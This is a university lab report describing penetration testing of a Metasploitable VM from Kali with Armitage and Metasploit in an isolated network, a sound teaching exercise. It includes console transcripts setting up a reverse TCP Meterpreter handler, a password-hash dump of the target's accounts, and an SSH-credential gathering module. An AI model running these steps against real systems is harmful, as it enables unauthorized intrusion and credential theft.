CSC154: Lab 3

Ryan Kozak

SACRAMENTO STATE

2019-11-12

Goal

To use Kali Linux to perform penetration testing towards Metasploitable.

Setup

We start this lab based on the lab environments set up during Lab 2, in which we configured VirtualBox for both our Kali VM and Metasploitable VM(s) to be on a host-only virtual network.

Now we open both Kali and Metasploitable, and use `ifconfig` to determine the IP address of each VM.

Note: We will scan the whole IP range with Nmap, this is just to confirm our settings.



Figure 1: Kali Linux IP at `192.168.57.4`.



Figure 2: Metasploitable IP at `192.168.57.3`.

On our Kali machine, we need to start the PostgreSQL service in order to run Metasploit and Armitage. To start PostgreSQL we run `service postgresql start`.



Figure 3: Starting PostgreSQL service.

Now that we've launched PostgreSQL, we can launch Armitage via the command `armitage`.



Figure 4: Launching Armitage

Information Gathering

In a real attack scenario, we would not already know the IP address of our Metasploitable machine. We know what it is because we checked during the setup phase, but to be realistic we're going to run an Nmap scan through Armitage to find Metaspliotable add it as a target (rather than adding the IP address directly).



Figure 5: Armitage run an Nmap scan for `192.168.57.0/24`.



Figure 6: Nmap scan complete, targets found.

In Figure 6 above we've discovered the Metasploitable target at `192.168.57.3`.

Attack

Now that we've added our target to Armitage, we select it by clicking on it, and run a *Hail Mary* attack. This is done by navigating to `Attacks -> Hail Mary`.

The Hail Mary Attack is a last-ditch effort to break into a system, it is reckless, unstealthy, and desperate. It throws every known exploit possible at the machine hoping that something works. Realistically, you shouldn't ever do this, but for the lab it's fun. So, here we go.



Figure 7: Are you sure you really want to do something this crazy? Yes we are!

The Hail Mary attack has given us 4 sessions on the machine. As seen in Figure 8 below.

Figure 8: 4 sessions opened after Hail Mary.

Some of these sessions are as the user `www-data`. Instead of using one of these sessions and having

to escalate privileges, we'll check to see if any of our sessions have gotten us `root` access. As we can see, session 2 is `root`. So for the following steps, we'll be using this session.



Figure 9: Session 2 is `root` user, as seen in the shell output for `whoami`.

Now, we select from the left-hand column `post->multi->manage-shell_to_meterpreter`, and run it. We must make sure to run it on session 2, because as we stated previously, this session is root. This will give us a meterpreter session as the root user.



Figure 10: Launching `shell_to_meterpreter`.

```
Console X | nmap X | Hail Mary X | Shell 2 X | multi/manage/shell_to_meterpreter X
msf5 > use post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.57.4
LHOST => 192.168.57.4
msf5 post(multi/manage/shell_to_meterpreter) > set LPORT 4433
LPORT => 4433
msf5 post(multi/manage/shell_to_meterpreter) > set SESSION 2
SESSION => 2
msf5 post(multi/manage/shell_to_meterpreter) > set HANDLER true
HANDLER => true
msf5 post(multi/manage/shell_to_meterpreter) > run -j
[*] Post module running as background job 427.
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.57.4:4433
[*] Sending stage (985320 bytes) to 192.168.57.3
[*] Meterpreter session 5 opened (192.168.57.4:4433 -> 192.168.57.3:47295) at 2019-11-12 17:11:45 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Stopping exploit/multi/handler
```

Figure 11: Completion of `shell_to_meterpreter`.

Once the `shell_to_meterpreter` command is completed, we can right-click the victim host icon and select `Meterpreter 5 -> Interact -> Meterpreter Shell`. This will open a Meterpreter session.

Through the Meterpreter shell we can run a hashdump via `run post/linux/gather/hashdump`.

```
Console X | nmap X | Hail Mary X | Shell 2 X | multi/manage/shell_to_meterpreter X | Meterpreter 5 X
meterpreter > run post/linux/gather/hashdump
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20191112171427_default_192.168.57.3_linux.hashes_905427.txt
```

Figure 12: Running hasdump through Meterpreter.

In the Meterpreter session, we'll play with some more commands. The Meterpreter Cheat Sheet found **here** provides a good reference of available commands.

We can execute some system commands such as `route`, to view and modify the networking table and `sysinfo` to get more information about our target host.



Figure 13: Running `route` and `sysinfo` through Meterpreter.

There are a lot of useful scripts in Meterpreter than can be run. Once we're the root user on the machine many of them aren't necessary though. This is because we don't need to gather information we already know, or escalate privileges to the account we've already got access to. Some of the useful ones in our case can be found in the `post/multi/gather` folder. These scripts will search the system for various things such as stored passwords, keys, etc. In the figure below use use `run post`

/multi/gather/ssh_creds to try and gather some ssh key credentials. It fails to find any, but it's a neat script none the less.

